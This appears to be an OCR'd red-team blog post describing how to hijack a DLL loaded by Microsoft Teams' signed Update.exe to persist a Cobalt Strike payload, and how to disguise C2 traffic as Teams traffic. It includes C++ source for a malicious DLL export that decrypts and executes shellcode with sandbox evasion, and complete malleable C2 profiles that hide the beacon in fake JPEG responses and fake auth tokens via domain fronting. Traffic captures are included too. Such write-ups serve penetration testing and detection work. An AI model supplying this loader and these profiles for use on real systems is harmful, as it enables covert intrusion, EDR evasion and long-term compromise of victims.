
Leveraging Microsoft Teams to persist and cover up Cobalt Strike traffic

blackarrow.net/leveraging-microsoft-teams-to-persist-and-cover-up-cobalt-strike-traffic/

May 14, 2021



14 - May - 2021 - Pablo Ambite

Introduction

During a recent Red Team scenario got local admin privileges on a workstation where an EDR solution was identified. In this scenario, the next step to proceed with the engagement was to infect and persist on the compromised system, towards securing remote access. After exploring several options, a **Microsoft Teams** binary was identified as vulnerable to **DLL Hijacking**.

This article explains how to take advantage of this situation, making use of a **Cobalt Strike** payload embedded in a DLL. Finally, it details how to mimic legitimate Microsoft Teams traffic when communicating with the C&C using Cobalt Strike **malleable C2 profiles**.

Cobalt Strike persistence via DLL Hijacking


In order to ease up the process, the Red Team prepared a local environment, as close as possible to the original, to carry out the appropriate tests. After that, we used Process Monitor to identify processes trying to load non-existent DLLs. To do so, the following filters were applied:

Column	Relation	Value	Action
Result	is	NAME NOT FOUND	Include
Path	ends with	.dll	Include

The process "Update.exe" (32bits) was spotted trying to load "**CRYPTSP.dll**" from the executable directory, failing to do so as this library is located in C:\Windows\SysWOW64. This means that if a malicious DLL is placed in the same directory as the binary, the next time "Update.exe" is started, the process will load this library first and make use of some exported functions.

This executable was an ideal candidate for the operation for different reasons:

- It is an app update manager (Squirrel), present in multiple products installation (Teams, Slack, Discord, Webex). In this case, it is part of Microsoft Teams, so it is **signed by Microsoft**.
- It is executed every time the user opens the application.
- The default installation sets a Run key in the Windows registry so that the application is automatically launched every time the user logged in.
- It is expected to make regular HTTP connections to the Internet, provigind a way to camouflage the communications with a C&C.




```
Process Name   PID    Operation   Path                                                               Result
Update.exe     18964  CreateFile  C:\Users\[redacted]\AppData\Local\Microsoft\Teams\CRYPTSP.dll      NAME NOT FOUND
Update.exe     18964  CreateFile  C:\Users\[redacted]\AppData\Local\Microsoft\Teams\CRYPTBASE.dll    NAME NOT FOUND
```

```
PS C:\Users\[redacted]> dir C:\Users\[redacted]\AppData\Local\Microsoft\Teams\


    Directorio: C:\Users\[redacted]\AppData\Local\Microsoft\Teams


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        07/04/2021     16:12                current
d-----        07/04/2021     16:12                packages
d-----        25/02/2021     11:52                previous
-a----        01/10/2020      9:45         172066 app.ico
-a----        05/05/2021     15:46         245332 cryptsp.7z
-a----        07/04/2021     16:12          45984 Resources.pri
-a----        01/10/2020      9:45             37 setup.json
-a----        05/05/2021     15:21         347889 SquirrelSetup.log
-a----        07/04/2021     16:12        2453704 Update.exe
-a----        07/04/2021     16:12            441 Update.VisualElementsManifest.xml
```

Vulnerable binary detection

After the target has been selected, the Red Team needs to implement a DLL that executes malicious code (in this case, a Cobalt Strike payload). To accomplish this, the binary was debugged placing breakpoints on all imported functions to check which of them was being invoked first at “CRYPTSP.dll”.



Update.exe - PID: 1148 - Module: cryptsp.dll - Thread: Main Thread EF0 - x32dbg
File View Debug Trace Plugins Favourites Options Help Jun 25 2020
CPU
Graph
Log
Notes
Breakpoints
Memory Map
Call Stack
SEH
Symbols
Script
Source
References
Hide FPU

```
EIP EAX  74624900  8BFF               mov edi,edi
         74624902  55                 push ebp
         74624903  8BEC               mov ebp,esp
         74624905  6A FE              push FFFFFFFE
         74624907  68 68C36274        push cryptsp.7462C368
         7462490C  68 00556274        push cryptsp.74625500
         74624911  64:A1 00000000     mov eax,dword ptr fs:[0]
         74624917  50                 push eax
```

```
EAX   74624900     <cryptsp.CryptAcquireContextW>
EBX   00000001
ECX   F0000000
EDX   00000000
EBP   00939334
ESP   00939314
```

CryptAcquireContextW() breakpoint

This showed that `CryptAcquireContextW()` is the first function being called by “Update.exe”, so the Red Team developed a library that exports this function with a customized loader that recovers and executes the raw Cobalt Strike payload (shellcode) from disk. A more transparent alternative would be to create a wrapper using DLL Proxying techniques.

```
extern "C" {
    void __declspec(dllexport) CryptAcquireContextW() {
        char payload[PSIZE];

        // Mutex management
        HANDLE hMutex = CreateMutex(NULL, FALSE, TEXT("WindowsProc"));
        if (hMutex != NULL)
            if (GetLastError() == ERROR_ALREADY_EXISTS)
                ExitProcess(1);

        // Garbage math operations
        stale();

        // Recover payload from file
        if(decrypt_shellcode_from_file(payload, PAYLOAD_PATH) == SUCCESS){

            // Launch Teams.exe
            execute_Teams();

            // Shellcode execution
            HANDLE hFileMap = CreateFileMapping(INVALID_HANDLE_VALUE, NULL,
PAGE_EXECUTE_READWRITE, 0, sizeof(payload), NULL);
            LPVOID lpMapAddress = MapViewOfFile(hFileMap, FILE_MAP_ALL_ACCESS |
FILE_MAP_EXECUTE, 0, 0, sizeof(payload));
            memcpy((PVOID)lpMapAddress, payload, sizeof(payload));

            __asm
            {
                mov eax, lpMapAddress
                push eax;
                ret
            }
        }

        ReleaseMutex(hMutex);
        CloseHandle(hMutex);
    }
}
```

In this case, the exported function performs the following actions:

1. Use of Mutex to halt execution if the payload is already executed.
2. `stale()` function call to evade some *Machine Learning and Sandboxing* checks.
3. Shellcode retrieval and decryption from disk.
4. Teams.exe execution to mimic Update.exe legitimate behaviour.
5. Shellcode execution via `CreateFileMapping` + `MapViewOfFile` + `memcpy` technique.

Hiding communications with the C&C

Due to the restrictions of the environment, in which Internet connectivity was only allowed to Microsoft domains, Domain Fronting was used alongside customized Cobalt Strike profiles. These settings provide a flexible way of building the HTTP requests and responses to communicate with the C&C.


The Red Team used this functionality to hide the agent's communication, mimicking the HTTP traffic issued by Microsoft Teams. In this case, a staged payload was used, which is divided into two parts: the stager and the stage. The first, smaller one, is responsible for obtaining the second C&C stage: a DLL containing all the agent's logic (a beacon in Cobalt Strike terms) that is going to be reflectively loaded into memory. By using this type of payload, the communication flows with the C&C could be categorized into 3 types:

1. Initial request to get the Cobalt DLL.
2. Implant request to obtain tasks.
3. Implant request to send tasks results.

Stager: obtaining the Cobalt Strike beacon

The http-stager section defines how to retrieve the beacon, where the stager request simulates an image download, making use of Microsoft Teams' own HTTP headers. The response appears to be a legitimate picture, but contains the beacon DLL. In order to achieve this, well-formed JPEG header and trailing bytes are used.

```
http-stager {
    set uri_x86 "/v1/objects/0-neu-d10-ccab474e582c03325f9f07ba8a3aae8a/views/imgo";
    set uri_x64 "/v1/objects/0-neu-d10-cdab424e592c03253f9f07ba8d9aae8a/views/imgo";

    client {
        header "Host" "<Endpoint Azure>";
        header "x-mx-client-version" "27/1.0.0.2021020410";
        header "Origin" "https://teams.microsoft";
        parameter "v" "1";
    }

    server {
        header "Server" "Microsoft-IIS/10.0";
        header "strict-transport-security" "max-age=31536000; includeSubDomains";
        header "X-Powered-By" "ARR/3.0";
        header "X-Content-Type-Options" "nosniff";
        header "x-ms-environment" "North Europe-prod-3,_cnsVMSS-6_26";
        header "x-ms-latency" "40018.2038";
        header "Timing-Allow-Origin" "https://teams.microsoft.com";
        header "Access-Control-Allow-Origin" "https://teams.microsoft.com";
        header "Access-Control-Allow-Credentials" "true";
        header "Connection" "close";
        header "Content-Type" "image/jpeg";

        output {
            prepend
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x01\x01\x00\x48\x00\x48\x00\x00\xFF\

            append
"\xF9\x7C\xF3\x4E\x3F\xEC\x7F\x82\x8C\xA4\xB5\x5B\x3E\x64\x11\xE7\xEA\x78\x70\xCD\x6B\

            print;
        }
    }
}
```




```
GET /v1/objects/0-neu-d10-ccab474e582c03325f9f07ba8a3aae8a/views/imgo?v=1 HTTP/1.1
Host: [redacted]azureedge.net
x-mx-client-version: 27/1.0.0.2021020410
Origin: https://teams.microsoft
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.4.00.2879 Chrome/80.0.3987.165 Electron/8.5.1 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 10 May 2021 14:47:16 GMT
Content-Length: 210056
Server: Microsoft-IIS/10.0
strict-transport-security: max-age=31536000; includeSubDomains
X-Powered-By: ARR/3.0
X-Content-Type-Options: nosniff
x-ms-environment: North Europe-prod-3,_cnsVMSS-6_26
x-ms-latency: 40018.2038
Timing-Allow-Origin: https://teams.microsoft.com
Access-Control-Allow-Origin: https://teams.microsoft.com
Access-Control-Allow-Credentials: true
Connection: close
Content-Type: image/jpeg
```

```
......JFIF.....H.H.....C...........v..d..-....(..........'^.......1....V.>1..>1.......1.9.t...X.......}..B}..B0.........O..|.YN5.YN..1...g.{.g.,X..,X..,X..,X..,X..,
(3..(..t    ?.8...P.m.  ...R.o.1...^.!.;.S.U.:.u.u.U...0...:...:...:..K..v.i..K..v.i....p9.i1.Y.Fk.i....L9.i
.O..k.i.Q4....i.Q5.3..ir.....mi.Q.....i......ni..
..j...j...j...j...j.../......i...i...i......^...^.P.^.4.^.
4.^xU.^xE.^x5.^x5.Nx%.Nx'.N}'.N}'.Nx'.Nx'.Nx..Nx..Nx..Nz..Oz..Oz..Oz..Oz..Oz..Oj..O...O...OO2.O+2.O+2.O+2.O+2.O+2.O+2.O+2.O+..O...O...O...O...O...O...O...O...O...O.
...O.a.O.b.O.b.O.b.O.b.O.b.O.b.O.b.O...7...7.G.7.W.7...7...7...7...7...7...W.s.6...6...6...6.e.6.3.6.3.6.3.6.3.6O3.vaW...W..  ...  ...  ...  0..  0..  0..
0..`0..NB..!!..=?..=...=...=...=...=...=...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}
}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...}...
```

Obtaining the payload

This way, tools like Wireshark will identify the content of the HTTP response as a JPEG image.




```
No.    Time         Source            Destination       Protocol    Length Info
     8 2.377676     192.168.146.129   192.168.146.128   HTTP           464 GET /v1/objects/0-neu-d10-ccab474e582c03325f9f07ba8a3aae8a/views/imgo?v=1 HTTP/1.1
   351 2.393535     192.168.146.128   192.168.146.129   HTTP          1214 HTTP/1.1 200 OK  (JPEG JFIF image)

> Frame 351: 1214 bytes on wire (9712 bits), 1214 bytes captured (9712 bits) on interface \Device\NPF_{0595E14C-5124-4CA9-931B-541B9C07E856}, id 0
> Ethernet II, Src: VMware_a5:b1:3d (00:0c:29:a5:b1:3d), Dst: VMware_02:de:b4 (00:0c:29:02:de:b4)
> Internet Protocol Version 4, Src: 192.168.146.128, Dst: 192.168.146.129
> Transmission Control Protocol, Src Port: 80, Dst Port: 49939, Seq: 209397, Ack: 411, Len: 1160
> [189 Reassembled TCP Segments (210556 bytes): #10(500), #12(1460), #14(588), #16(1460), #18(588), #20(1460), #21(588), #23(1460), #24(588), #26(1460), #28(588), #30(1460),
> Hypertext Transfer Protocol
v JPEG File Interchange Format
    Marker: Start of Image (0xffd8)
  > Marker segment: Reserved for application segments - 0 (0xFFE0)
  > Marker segment: Define quantization table(s) (0xFFDB)
    Entropy-coded segment (dissection is not yet implemented): fa7402ebea58
  > Marker segment: Reserved for application segments - 0 (0xFFE0)
    Entropy-coded segment (dissection is not yet implemented): c1407d42b948966a324f691f3ac4bf92673836d79bd033d69bd06a535ba5ecd81e516795…
    Marker: Unknown (0xff34) (Reserved)

000001f0  0d 0a 0d 0a ff d8 ff e0  00 10 4a 46 49 46 00 01   ········ ··JFIF··
00000200  01 01 00 48 00 48 00 00  ff db 00 43 00 fc e8 19   ···H·H·· ···C····
00000210  00 00 00 0c b6 8e 01 76  f7 81 64 f9 a6 2d d0 14   ·······v ··d··-··
00000220  a4 d2 28 ac 0e 0c aa c3  cb b0 10 f4 eb 27 5e 8b   ··(····· ·····'^·
00000230  06 83 c6 04 8b 16 31 c2  83 c6 04 56 8b 3e 31 c7   ······1· ···V·>1·
00000240  89 3e 31 f8 83 c6 04 83  ea 04 31 ff 39 fa 74 02   ·>1····· ··1·9·t·
00000250  eb ea 58 ff e0 e8 d4 ff  ff ff 7d f4 94 42 7d c0   ··X····· ··}··B}·
```

Wireshark shows the reply as a JPEG file

Beacon: obtaining tasks

The following part of the profile is used to define the format of periodic requests in which the Cobalt Strike agent asks for new tasks to be executed. These requests use the “events” GET parameter to send base64-encoded session information. As we saw before, the information encoded by the server is embedded into responses that appear to be legitimate.

```
http-get {
    set uri "/Collector/2.0/settings/";

    client {
        header "Accept" "json";
        header "Host" "<Endpoint Azure>";
        header "Referer" "https://teams.microsoft.com/_";
        header "x-ms-session-id" "f73c3186-057a-d996-3b63-b6e5de6ef20c";
        header "x-ms-client-type" "desktop";
        header "x-mx-client-version" "27/1.0.0.2021020410";
        header "Accept-Encoding" "gzip, deflate, br";
        header "Origin" "https://teams.microsoft.com";

        parameter "qsp" "true";
        parameter "client-id" "NO_AUTH";
        parameter "sdk-version" "ACT-Web-JS-2.5.0&";

        metadata {
            base64url;
            parameter "events";
        }
    }

    server {
        header "Content-Type" "application/json; charset=utf-8";
        header "Server" "Microsoft-HTTPAPI/2.0";
        header "X-Content-Type-Options" "nosniff";
        header "x-ms-environment" "North Europe-prod-3,_cnsVMSS-6_26";
        header "x-ms-latency" "40018.2038";
        header "Access-Control-Allow-Origin" "https://teams.microsoft.com";
        header "Access-Control-Allow-Credentials" "true";
        header "Connection" "keep-alive";

        output {
            netbios;
            prepend "{\"next\":\"https://westeurope-prod-
3.notifications.teams.microsoft.com/users/8:orgid:a17481c3-f754-4d06-9730-
4eb0be94afc3/endpoints/";
            append "/events/poll?cursor=1613554385&epfs=srt&sca=4}";
            print;
        }
    }
}
```




```
GET /Collector/2.0/settings/?qsp=true&client-id=NO_AUTH&events=FWmSJPK2PqCdj9VVczboJ-jD3dJ6Y7qgyNiYltP4QAf-FheMSD4DZCiiemw-gC-ryj90j-DKwL_-76Rj_Z-
rhjNMz7L3t8Ck7GZqoiQdh_7WdoBcHRHKWITT5UiWIwnGmQhOhAvXcMG7Vi5at3q7sr5oZye7SSl7exO2eJb6Dzk&sdk-version=ACT-Web-JS-2.5.0& HTTP/1.1
Accept: json
Host: [redacted]azureedge.net
Referer: https://teams.microsoft.com/_
x-ms-session-id: f73c3186-057a-d996-3b63-b6e5de6ef20c
x-ms-client-type: desktop
x-mx-client-version: 27/1.0.0.2021020410
Accept-Encoding: gzip, deflate, br
Origin: https://teams.microsoft.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.4.00.2879 Chrome/80.0.3987.165 Electron/8.5.1 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 10 May 2021 14:49:02 GMT
Content-Type: application/json; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
X-Content-Type-Options: nosniff
x-ms-environment: North Europe-prod-3,_cnsVMSS-6_26
x-ms-latency: 40018.2038
Access-Control-Allow-Origin: https://teams.microsoft.com
Access-Control-Allow-Credentials: true
Connection: keep-alive
Content-Length: 272

{"next":"https://westeurope-prod-3.notifications.teams.microsoft.com/users/8:orgid:a17481c3-f754-4d06-9730-4eb0be94afc3/endpoints/
illekofhnciijlopmidgligdgohkkganejkgeicbbnfgdmcpmafhdhikenbmkcjiclefkhjfnedhhkhfbnhpoecclflkjbdf/events/poll?cursor=1613554385&epfs=srt&sca=4}
```

Sending commands

Beacon: sending results

Finally, the http-post block specifies the format of the result requests sent from the agent to the C&C. For this example, the output is inside of the Authentication HTTP header, pretending to be a JWT authentication token.

```
http-post {
    set verb "GET";
    set uri "/users/8:orgid:b1a28-a1c3-3d54-4eb01adb1/endpoints/events/poll";

    client {
        header "Accept" "json";
        header "Host" "<Endpoint Azure>";
        header "Referer" "https://teams.microsoft.com/_";
        header "x-ms-query-params"
"cursor=1613554385&epfs=srt&sca=5&activeTimeout=135";
        header "x-ms-client-type" "desktop";
        header "x-mx-client-version" "27/1.0.0.2021020410";
        header "Accept-Encoding" "gzip, deflate, br";
        header "Origin" "https://teams.microsoft";

        output {
            base64;
            prepend "skypetoken=eyJhbGciOi";
            header "Authentication";
        }

        id {
            netbios;
            prepend "f73c3186-057a-d996-3b63-";
            header "x-ms-session-id";
        }
    }

    server {
        header "Content-Type" "application/json; charset=utf-8";
        header "Server" "Microsoft-HTTPAPI/2.0";
        header "X-Content-Type-Options" "nosniff";
        header "x-ms-environment" "North Europe-prod-3,_cnsVMSS-6_26";
        header "x-ms-latency" "40018.2038";
        header "Access-Control-Allow-Origin" "https://teams.microsoft.com";
        header "Access-Control-Allow-Credentials" "true";
        header "Connection" "keep-alive";

        output {
            netbios;
            prepend "{\"next\":\"https://westeurope-prod-
3.notifications.teams.microsoft.com/users/8:orgid:a17481c3-f754-4d06-9730-
4eb0be94afc3/endpoints/";
            append "/events/poll?cursor=1613554385&epfs=srt&sca=4}";
            print;
        }
    }
}
```



Response command

Id

```
